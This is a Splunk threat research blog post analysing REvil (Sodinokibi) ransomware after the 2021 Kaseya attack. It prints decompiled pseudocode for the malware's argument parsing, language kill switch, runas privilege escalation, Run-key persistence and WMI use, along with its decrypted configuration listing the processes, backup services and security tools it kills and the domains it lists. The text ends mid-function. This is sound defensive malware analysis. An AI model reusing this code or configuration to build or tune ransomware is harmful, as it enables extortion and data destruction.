REvil Ransomware Threat Research Update and Detections | Splunk

By Splunk Threat Research Team

Published: 2021-07-06 · Archived: 2026-04-05 12:42:51 UTC

On July 2, 2021, rumors of a "supply-chain ransomware" attack began circulating on Reddit and was later confirmed by Kaseya VSA, a remote monitoring management software. Kaseya shared in an open statement that this cyber attack was carried out by a ransomware criminal group called REvil, where they used Kaseya to distribute ransomware to its on-premises customers. On July 5, 2021, our team at Splunk pushed out a rapid response blog to help organizations detect REvil Ransomware Kaseya in Splunk. **While Splunk was not impacted by the ransomware attack**, as a security leader we want to help the industry by providing tools, guidance and support.

Today, we're here to provide more insights and research around this ransomware organization, in hopes to help businesses around the world understand the group and their tactics.

Introduction to REvil


The REvil payload (Ransomware Evil or also known as Sodinokibi) is ransomware as a service criminal enterprise. REvil is said to be related to the criminal group known as GandCrab. In a Ransomware as a service scheme, malicious actors partner with affiliates to extend their botnets and reap profits from new additions and attacks brought to them by affiliates. The profit is shared with affiliates which encourages them to infect more victims.

The REvil payload is associated with some of the following attack vectors:


- Elliptic curve cryptography (ECC) for file encryption (files, shares)
- Windows Remote Desktop (RDP) brute force entry
- Double extortion threat
- Target VPN devices
- Phishing emails
- Affiliates may choose different attack vectors including specific software exploitation

Understanding How REvil Ransomware is Executed in a Simulation


The following images show REvil ransomware execution replicated via Splunk Attack Range. First, we can see the ransom note indicating the site located on the dark web where the victim needs to go for further information.




The ransomware payload does not disable the systems completely, even though the documents are indeed encrypted, the system is left with enough capacity to download the TOR browser program and install it. Once a victim browses to the named site via TOR browser, they find a form where the key found in the ransom note is meant to be entered. Notice there is a captcha in this form.




After entering the key the victim is presented with a page with instructions on the steps to follow to be able to decrypt the files.



In the following capture, the Monero (XMR) address where victims are supposed to send payment can be seen.



The next capture shows the Dark Web page where the REvil ransomware gang advertises the information they claim they obtained from victims that did not pay the ransom.



REvil Command-line Arguments

REvil Ransomware also has several command line parameters to dictate its behavior or features it wants to execute.

```
func_callRc4Algorithm((int)&unk_97F270, 0x65, 15, 12, (int)v12);// -nolan
v13 = 0;
func_callRc4Algorithm((int)&unk_97F270, 0x662, 5, 16, (int)v8);// -nolocal
v9 = 0;
func_callRc4Algorithm((int)&unk_97F270, 0x310, 16, 10, (int)v19);// -path
v20 = 0;
func_callRc4Algorithm((int)&unk_97F270, 0x1EC, 7, 14, (int)v10);// -silent
v11 = 0;
dword_981000 = func_CheckArgv(v12) == 0;
dword_981004 = func_CheckArgv(v8) == 0;
dword_981008 = (int)func_CheckArgv(v19);
dword_98100C = func_CheckArgv(v10) == 0;
func_callRc4Algorithm((int)&unk_97F270, 2973, 9, 10, (int)v17);// -fast
v18 = 0;
dword_980FF8 = (int)func_CheckArgv(v17);
func_callRc4Algorithm((int)&unk_97F270, 68, 5, 10, (int)v15);// -full
v16 = 0;
dword_980FFC = (int)func_CheckArgv(v15);
```

REvil Configuration JSON File

REvil uses RC4 encryption/decryption algorithm to decrypt its notable strings and its configuration file. REvil does this by parsing the 0x20 bytes RC4 key placed in one of its sections and verifying the checksum hash of the encrypted config file in its code body. This configuration file (JSON format) contains information and conditions on how it will encrypt the files in the compromised machine.

Below is the screenshot and description of the notable field in that configuration file.

```
{"pk":"5eMVS5ZuLrnmMs3uBCBR/umVEDmri4MYuD8HHuTJDko=",
  "pid":"$2a$10$G5Qx5Qc78Jw0jiGX6BWkxeg.Jvosjw7/MxURO3/EBbs2LXb/c0KIG",
  "sub":"4861",
  "dbg":false,
  "et":1,
  "wipe":true,
  "wht":
  {"fld":["application data","mozilla","program files (x86)","windows.old","google","system volume information",
  "program files","appdata","intel","$windows.~ws","perflogs","$windows.~bt","programdata","msocache",
  "$recycle.bin","boot","tor browser"],
  "fls":["ntuser.ini","autorun.inf","ntuser.dat.log","iconcache.db","boot.ini","ntldr","bootsect.bak","thumbs.db",
  "bootfont.bin","desktop.ini","ntuser.dat"],
  "ext":["sys","ps1","msc","ocx","diagpkg","ics","icns","mod","msstyles","icl","key","theme","cur","msi","cab",
  "lock","bat","hta","adv","com","ani","spl","rom","lnk","diagcab","idx","deskthemepack","exe","dll","cmd","386",
  "drv","diagcfg","themepack","hlp","nomedia","bin","rtp","ico","cpl","msu","wpx","scr","nls","prf","mpa","msp",
  "shs"]},
  "wfld":["backup"],
  "prc":["xfssvccon","ocautoupds","mydesktopservice","tbirdconfig","oracle","thebat","visio","onenote","excel",
  "thunderbird","winword","wordpad","powerpnt","dbeng50","encsvc","firefox","mspub","isqlplussvc","infopath",
  "sqbcoreservice","steam","outlook","ocomm","synctime","sql","ocssd","agntsvc","dbsnmp","mydesktopqos","msaccess"],
 "dmn":
 "schlafsack-test.net;cimanchesterescorts.co.uk;dareckleyministries.com;punchbaby.com;chefdays.de;maasreusel.nl;desc
 hl.net;bargningavesta.se;samnewbyjax.com;nakupunafoundation.org;assurancesalextrespaille.fr;walter-lemm.de;vihannes
 porssi.fi;merzi.info;precisionbevel.com;artotelamsterdam.com;elpa.se;travelffeine.com;shsthepapercut.com;modelmakin
 g.nl;stoeferlehalle.de;sotsioloogia.ee;kingfamily.construction;slimidealherbal.com;12starhd.online;craigvalentineac
 ademy.com;apprendrelaudit.com;havecamerawilltravel2017.wordpress.com;ohidesign.com;body-armour.online;stupbratt.no;
```


```
"dmn":"schlafsack-test.net;cimanchesterescorts.co.uk;dareckleyministries.com;punch
"net":false,
"svc":["vss","backup","memtas","sophos","mepocs","sql","veeam","svc$"],
"nbody":"QQBsAGwAIAB5AG8AdQByACAAYwBvAG4AZgBpAGQAZQBuAHQAaQBhAGwAIABpAG4AZgBvAHIAb
"nname":"{EXT}.html",
"exp":false,
"img":"QQBMAEwAIABZAE8AVQBSACAAQwBPAE4ARgBJAEQARQBOAFQASQBBAEwAIABJAE4ARgBPAFIATQB
"arn":false}
```


Kill Switch for REvil Ransomware

This ransomware also has a kill switch. It tries to avoid compromising a machine with a specific keyboard layout and languages like (Russian, Ukrainian, Belarusian, and many more) as shown in the screenshot below.

```
int func_CheckKeyboardLayout()
{
  int UserDefaultUILanguage; // esi
  int SystemDefaultUILanguage; // ecx
  int v2; // eax
  int KeyboardLocale[18]; // [esp+4h] [ebp-48h]

  KeyboardLocale[0] = 0x419;                    // Russian
  KeyboardLocale[1] = 0x422;                    // Ukrainian
  KeyboardLocale[2] = 0x423;                    // Belarusian
  KeyboardLocale[3] = 0x428;                    // Tajik
  KeyboardLocale[4] = 0x42B;                    // Armenian
  KeyboardLocale[5] = 0x42C;                    // Azerbaijani
  KeyboardLocale[6] = 0x437;                    // Georgian
  KeyboardLocale[7] = 0x43F;                    // Kazakh
  KeyboardLocale[8] = 0x440;                    // Kyrgyz Cyrillic
  KeyboardLocale[9] = 0x442;                    // Turkmen
  KeyboardLocale[10] = 0x443;
  KeyboardLocale[11] = 0x444;                   // Tatar
  KeyboardLocale[12] = 0x818;
  KeyboardLocale[13] = 0x819;
  KeyboardLocale[14] = 0x82C;                   // Azerbaijani Cyrillic
  KeyboardLocale[15] = 0x843;                   // Uzbek Cyrillic
  KeyboardLocale[16] = 0x45A;                   // Syriac
  KeyboardLocale[17] = 0x2801;
  UserDefaultUILanguage = GetUserDefaultUILanguage();
  SystemDefaultUILanguage = GetSystemDefaultUILanguage();
  v2 = 0;
  while ( KeyboardLocale[v2] != UserDefaultUILanguage && KeyboardLocale[v2] != SystemDefaultUILanguage )
  {
    if ( (unsigned int)++v2 >= 0x12 )
      return 0;
  }
  return 1;
}
```

Privilege Escalation

REvil Ransomware will try to run itself using “runas” command to have a privilege escalation of execution.

```
v3 = (WCHAR *)func_ParseCmdLineArgv();
func_callRc4Algorithm((int)&unk_9801B0, 2056, 12, 10, (int)v6);// runas
pExecInfo.cbSize = 60;
pExecInfo.fMask = 0;
v7 = 0;
pExecInfo.hwnd = GetForegroundWindow();
pExecInfo.lpVerb = (LPCWSTR)v6;
pExecInfo.lpFile = v2;
pExecInfo.lpParameters = v3;
pExecInfo.lpDirectory = 0;
pExecInfo.nShow = 1;
pExecInfo.hInstApp = 0;
pExecInfo.lpIDList = 0;
pExecInfo.lpClass = 0;
pExecInfo.hkeyClass = 0;
pExecInfo.dwHotKey = 0;
pExecInfo.hIcon = 0;
pExecInfo.hProcess = 0;
while ( !ShellExecuteExW(&pExecInfo) )
```


Persistence

If the “arn” field in its configuration file is enabled, it will create an autorun registry on the compromised machine as a persistence mechanism.

```
void func_CreateRegRun()
{
  WCHAR *v0; // esi
  WCHAR SubKey[46]; // [esp+0h] [ebp-78h] BYREF
  WCHAR ValueName[12]; // [esp+5Ch] [ebp-1Ch] BYREF
  int v3; // [esp+74h] [ebp-4h] BYREF

  if ( dword_981010 )
  {
    v0 = func_GetModuleFilename(0, (int)&v3);
    if ( v0 )
    {
      func_callRc4Algorithm((int)&unk_97F270, 972, 7, 90, (int)SubKey);// SOFTWARE\Microsoft\Windows\CurrentVersion\Run
      SubKey[45] = 0;
      func_callRc4Algorithm((int)&unk_97F270, 1171, 14, 20, (int)ValueName);// tQZ5HNPI
      ValueName[10] = 0;
      if ( !func_RegSetValue(HKEY_LOCAL_MACHINE, SubKey, ValueName, 1u, (BYTE *)v0, 2 * v3 + 2) )
        func_RegSetValue(HKEY_CURRENT_USER, SubKey, ValueName, 1u, (BYTE *)v0, 2 * v3 + 2);
      func_Releaseheap(v0);
    }
  }
}
```

Defacement

Aside from the ransomware notes, it will generate in several folders in the compromised machine, it will also create a bitmap containing a note that the machine is also infected.



COM Object

The Splunk Threat Research team also found some function in REvil ransomware where it uses com object IWbemClassObject “4590f811-1d3a-11d0-891f-00aa004b2e24” and “49BD2028-1523-11D1-AD79-00C04FD8FDFF” to execute root/cimv2 namespace or privilege escalation.

```
if ( CoInitialize(0) < 0 )
  return 1;
if ( ConInitializeSecurity(0, -1, 0, 0, 0, 3, 0, 0, 0) < 0 )
{
  byte_97FFE0(0);
  return 1;
}
ppv = 0;
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) >= 0 )// 4590f811-1d3a-11d0-891f-00aa004b2e24
                                                         // IWbemClassObject
{
  v21 = 0;
  func_callRc4Algorithm((int)&unk_97F270, 1089, 14, 20, (int)psz);// ROOT/CIMV2
  psz[10] = 0;
  v4 = SysAllocString(psz);
